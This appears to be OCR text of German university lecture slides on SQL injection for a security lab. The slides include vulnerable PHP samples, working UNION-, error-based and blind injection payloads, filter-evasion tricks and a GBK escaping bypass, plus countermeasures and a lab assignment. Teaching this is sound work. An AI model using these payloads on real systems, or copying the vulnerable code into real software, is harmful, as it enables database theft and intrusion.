
SQL INJECTIONS

Vortragender: Lukas Knittel

DATENBANKEN




SQL

SQL

- Structured Query Language
- Abfragen, ändern und definieren von Datenbanken und deren Tabellen
- Datenbanksystem
  - MySQL, MSSQL, Oracle, PostgreSQL, SQLite, ...
  - "Dialekte"
- Standardisiert (ANSI, ISO)

SQL
GRUNDLAGEN


Datenbanken
information_schema¹
tables
mysql
user
example_database
users
guestbook
¹ ab MySQL 5.0

example_database

users

guestbook

id	name	email	date	msg
1	anonymous	anon@will..	2009-10-01	Hi folks, I ...
2	bob	bob@gmx..	2009-10-01	i lol'd
3	john	jd@cs.mit...	2009-10-02	Dear Sir, d..

SQL KEYWORDS

- Datenabfrage (SELECT)
- Datenmanipulation (INSERT, UPDATE, DELETE)
- Definition (CREATE, ALTER, DROP)
- Rechteverwaltung (GRANT, REVOKE)

DATENTYPEN

- BOOL, INT, BIGINT, FLOAT
- DATETIME, TIMESTAMP
- TEXT, VARCHAR()

Aber: automatische Typecasts

SELECT

- Abfrage von Zeilen, Spalten oder Zellen
- `SELECT col1, ..., colN FROM [DB].table [WHERE condition] [ORDER BY col [DESC]] [LIMIT N,M];`
- `WHERE`: Nebenbedingungen
- `ORDER BY`: Sortieren nach Spalte
- `LIMIT`: Anzahl, Offset

- Kann noch viel mehr: MySQL Doku

BEISPIEL

Table: guestbook

id	name	email	date	msg
1	Peter	peter@fuselfingers.net	2021-01-07	YOLO!
2	Bob	bob@iloveponies.org	2021-01-11	I <3 Ponies!
3	Admin	nds+badbank@rub.de	2021-01-14	1337

Wie erhält man nun die Nachricht in der dritten Zeile?

```
SELECT msg FROM guestbook WHERE id = 3;
```

```
SELECT msg FROM guestbook WHERE name = "Admin";
```

```
...
```

ANWENDUNGSBEISPIELE (SELECT)

- Anzeigen eines Gästebuchs

```
SELECT * from guestbook ORDER BY date DESC LIMIT 10;
```

- Login

```
SELECT id,user
    FROM users
    WHERE name = "$user" AND password = "$pwd";
```

AUSDRÜCKE IN SQL

Operanden sind durch Ausdrücke ersetzbar

```sql
SELECT 1;
```

```sql
SELECT NOW();
```

```sql
SELECT group_concat(name) FROM guestbook WHERE id = 8/4;
```

```sql
SELECT name, email, date, msg
    FROM guestbook
    WHERE email =
        (SELECT email FROM contacts WHERE user = 'admin');
```

SQL INJECTION

SQL INJECTION

Die Datenbank kann Userinput nicht vom Rest unterscheiden.

SQL INJECTION

- SQL-Befehle mit Benutzereingaben → SQL-Injection
  - Programmlogik beeinflussen
  - Daten auslesen
  - Das gesamte System übernehmen!

KRITISCHE FUNKTIONEN

- PHP: mysql_query(), mysqli_query(), mssql_query(), pg_query(), ora_exec()
- Alles was Queries als String entgegen nehmen kann

WIESO SQL-INJECTION?

Ein einfaches Gästebuch:

```php
$id = $_GET['id']; // Benutzereingabe
$query = 'SELECT * FROM guestbook WHERE id = ' . $id;
$result = mysql_query($query) or die(mysql_error());
echo "<h1>Guestbook</h1>";
// Einträge ausgeben
while ($row = mysql_fetch_array($result))
    print htmlentities($row['email'].': '.$row['msg']). '<br>';
```

index.php?id=0 OR True

⇒ SELECT * FROM guestbook WHERE id=0 OR True;

Demo

INJECTION TESTING

- Quotes: ' " `
- SQL-Befehle probieren (Ungültige Syntax)
- Backslashes: \ vs. \\
- Rechenoperationen: ?id=3 vs. ?id=4-1
- SQL Kommentarzeichen: #, /*, -- f, ;%00
- Timing
  - bitte nicht auf der Badbank!
- Boolean Logik: ?id=1 and 1 vs ?id=1 and 0
  Auf Errors und unerwartet Resultate achten.

INJECTION TESTING

Demo

INFORMATION GATHERING

- Version herausfinden: `@@version` oder `version()`
- Datenbank-Benutzer herausfinden: `@@user` oder `user()`
- Aktuelle Datenbank herausfinden: `schema()` oder `database()`
- `information_schema.tables`
- `information_schema.columns`

INFORMATION SCHEMA

information_schema

tables

table_catalog	table_schema	table_name	...
NULL	example_dat..	guestbook	

columns

...	table_name	column_name	...
...	guestbook	id	...
...	guestbook	name	...

SQLI TYPEN

- In-band SQLi
  - Union-based SQLi
  - Error-based SQLi
- Blind SQLi
  - Boolean-based Blind SQLi
  - Time-based Blind SQLi
- Out-of-band SQLi
  - DNS, Filesystem, Http, ...

IN-BAND SQLI

UNION SELECT

- UNION verbindet zwei SELECT-Anweisungen und bildet die Vereinigungsmenge (union)
- `SELECT username FROM users WHERE id=0 UNION SELECT password FROM users WHERE id=0 UNION SELECT 3;`

Result
admin
secret
3

UNION SELECT 2

- Ermöglicht auch Zugriff auf andere Tabellen
  ⇒ Auslesen der Datenbank
- Negieren der ersten Abfrage mit AND 1=0
- Anzahl der ausgewählten Spalten muss gleich sein
- Anzahl herausfinden:
  - ORDER BY 3 vs. ORDER BY 4
  - UNION SELECT 1,2,3 vs. UNION SELECT 1,2,3,4

Demo

UNION SELECT 3

- Weniger Spalten selektieren:
  ```
  SELECT id,username FROM users WHERE
  id=0 AND 1=0 UNION SELECT null,password
  FROM users
  ```
- Mehr Spalten selektieren:
  ```
  SELECT username FROM users WHERE
  id=0 AND 1=0 UNION SELECT
  CONCAT(email,':',password) FROM USERS
  ```

ERROR BASED

- XML Funktionen
- `index.php?id=1 AND extractvalue(1, CONCAT(0x2e, (SELECT @@version)))`
- `index.php?id=1 AND updatexml(1, concat(0x2e, (SELECT @@version)), 1)`
- *XPATH syntax error: '5.1.36-community-log'*
- Viele weitere Vektoren

Demo

CONDITIONAL ERROR/RESPONSE

- Conditional Response: `AND 1=0, AND 1=1`
- `index.php?id=1` **`UNION SELECT if`**`(version()` **`like`** `"4%", 1, 1*(`**`select`** `1` **`union select`** `2))`
- *SQL Error: Subquery returns more than 1 row*

BLIND SQLI

BLIND SQL INJECTION

- Problem: Keine Ausgabe von Fehlermeldungen oder Query-Ergebnissen
- Lösung: Nutzung von Seitenkanälen und impliziten Bedingungen
- `AND (SELECT SUBSTRING(table_name,1,1) FROM information_schema.tables) > 'A'`
- weitere mögliche Seitenkanäle (Out-of-Band)
  - Timing (Nicht im Praktikum!)
  - INTO OUTFILE (benötigt FILE-Rechte)
  - DNS Requests

FILTER EVASION

- Case-Sensitiv?
  `UNION` vs. `UNIon`
- Blacklist?
  `uunionnion` → `union`
- Keine Quotes?
  - `SELECT * FROM Users WHERE username = 0x61646D696E`
  - `SELECT * FROM Users WHERE username = CHAR(97, 100, 109, 105, 110)`

FILTER EVASION 2

- Was ergibt: `SELECT 'a'='b'='c'`?

  ⇒ 0='c'

  ⇒ 0=0

  ⇒ 1 (True)

FILTER EVASION 3

- `WHERE` durch `IF` ausdrücken
- Leerzeichen durch Klammern austauschen; andere Whitespaces verwenden (%09, %0a, %a0)
- Strings anders darstellen, zB Hexadezimal (0x4141⇒'AA')
- "Gadgets" verwenden, um Strings zu bauen
  - `dayname(from_days(401)) // Monday`

GEGENMASSNAHMEN

- Datenbankbenutzer stark einschränken
  - Darf niemals "root" sein
  - GRANT, REVOKE verwenden um Zugriff auf Befehle zu beschränken
- **Prepared Statements** oder Inputvalidaion

REGEL

Prepared Statements verwenden!

Oder geowned werden.

PREPARED STATEMENTS MIT MYSQLI UND BIND_PARAM

```php
$search = '%' . $_POST['search'] . '%';

$stmt = $mysqli->prepare("SELECT message FROM posts WHERE message LIKE ?");
$stmt->bind_param("s", $search);
// $stmt->bind_param("i", ...) für Integer
$stmt->execute();
$stmt->bind_result($message);
$stmt->fetch();
printf("Found message: %s\n", $message);
```

INPUTVALIDATION


- wenn Prepared Statements keine Option sind
- Strings: `mysql_real_escape_string()`

```
$search = $_POST['search'];
$query = 'SELECT * FROM posts WHERE
          message LIKE "%' . mysql_real_escape_string($search) . '%"';
$result = mysql_query($query) or die(mysql_error());

while ($row = mysql_fetch_array($result))
    print htmlentities($row['message']);
```

- String muss von Quotes umschlossen sein!
- Integer: `intval()`

```
$id = $_GET['id'];
$query = 'SELECT * from guestbook WHERE id = ' . intval($id);
$result = mysql_query($query) or die(mysql_error());
```


MILK
ITS QUIZ TIME
memecrunch.com

SICHER?

```php
$id = $_GET['id'];
if (intval($id) > 0)
    mysql_query("SELECT * FROM Beleidigungen WHERE id = $id");
```

Nö:

?id=1 AND 0

SICHER?

```php
$id = $_GET['id'];
if (is_numeric($id))
    mysql_query("SELECT * FROM Beleidigungen WHERE id = $id");
```

Yup!

Aber: 0x41414141 ist auch numeric

SICHER?

```
$id = addslashes($_GET['id']);
mysql_query("SELECT * FROM Beleidigungen WHERE beleidigung = '$id'");
```

Nein, denn bei komischen Charsets

- ?id=x%bf%27 UNION SELECT ..
- addslashes(x%bf%27) → x%bf%5c%27 (x%bf\')
- %bf%5c → 뽁 (zb. bei GBK Charset)
- WHERE beleidigung = 'x뽁' UNION SELECT ..

Demo

SICHER?

```
$id = mysql_real_escape_string($_GET['id']);
mysql_query("SELECT * FROM Beleidigungen WHERE id = $id");
```

Als ob ...

?id=1 AND 1=0

SICHER?

```
$id = mysql_real_escape_string($_GET['id']);
mysql_query("SELECT * FROM Beleidigungen WHERE id = '$id'");
```

So wär's richtig.

SICHER?

```php
$username = substr(mysql_real_escape_string($_REQUEST['username']), 0, 32);
$password = substr(mysql_real_escape_string($_REQUEST['password']), 0, 32);

$query = mysql_query("
        SELECT id, name FROM users
        WHERE name = '$username' AND pass = '$password'
");
```

```
SELECT id,name FROM users WHERE name='....\'
AND pass='SQL-Query -- f';
```

Demo

INPUTVALIDATION

- Aber:
  - Ein einziger Fehler
  - Einmal fehlende Quotes
  - Ein einziges vergessenes Escaping
  - Und man hat verloren
- Deswegen
  - Escaping immer in der selben Zeile wie Query
  - Erleichtert Codeaudits ungemein
    ➤ oder einfach Prepared Statements

Zum Üben: Rookie SQLi Challenges

Scoreboard

#	Name	Points
1	Staubfinger	3525
2	Quester	3025
3	BenjaminDeuter	2150
3	midao	2150
5	aldur	1950
6	nil5	1900
7	5350	1750
7	jsa	1750
9	hammer065	1200
9	papp	1200
9	spotz	1200
12	NexusNull	1150
13	dezk	1000
13	Kurama	1000
13	MaRu	1000
13	Rekyth	1000
17	cb	975

Challenges

Title	# Solves	Points
MySQLBrowser	49	50
SQLiteBrowser	48	50
PostgreSQLBrowser	46	50
Standard Login	45	100
Satisfaction	30	125
Secure Login	30	150
Hashed Authentication	25	150
phpYadmin	19	150
Login Extraction	21	175
Addressbook	11	200
Blind SQLi	9	250
Forgotten Passwords	9	300
imgpurr	6	400
Cat Article Browser	2	425
Great Britain Keyholders	3	450
Hard Filtered	1	500

AUFGABE

- Findet zwei SQL Injections im neuen Bereich
- Erste Aufgabe: Auslesen der Sicherheits-Frage und Sicherheits-Antwort eures Accounts
- Tabellen und Spaltennamen unbekannt
- Zweite Aufgabe: Blind SQL Injection, findet das alte Passwort von Mr. Pinhead in der Log-Tabelle
- Abgabe: 30.11.2021 23:59

FRAGEN?

ANTWORTEN!

Auch per Mail an nds+badbank@rub.de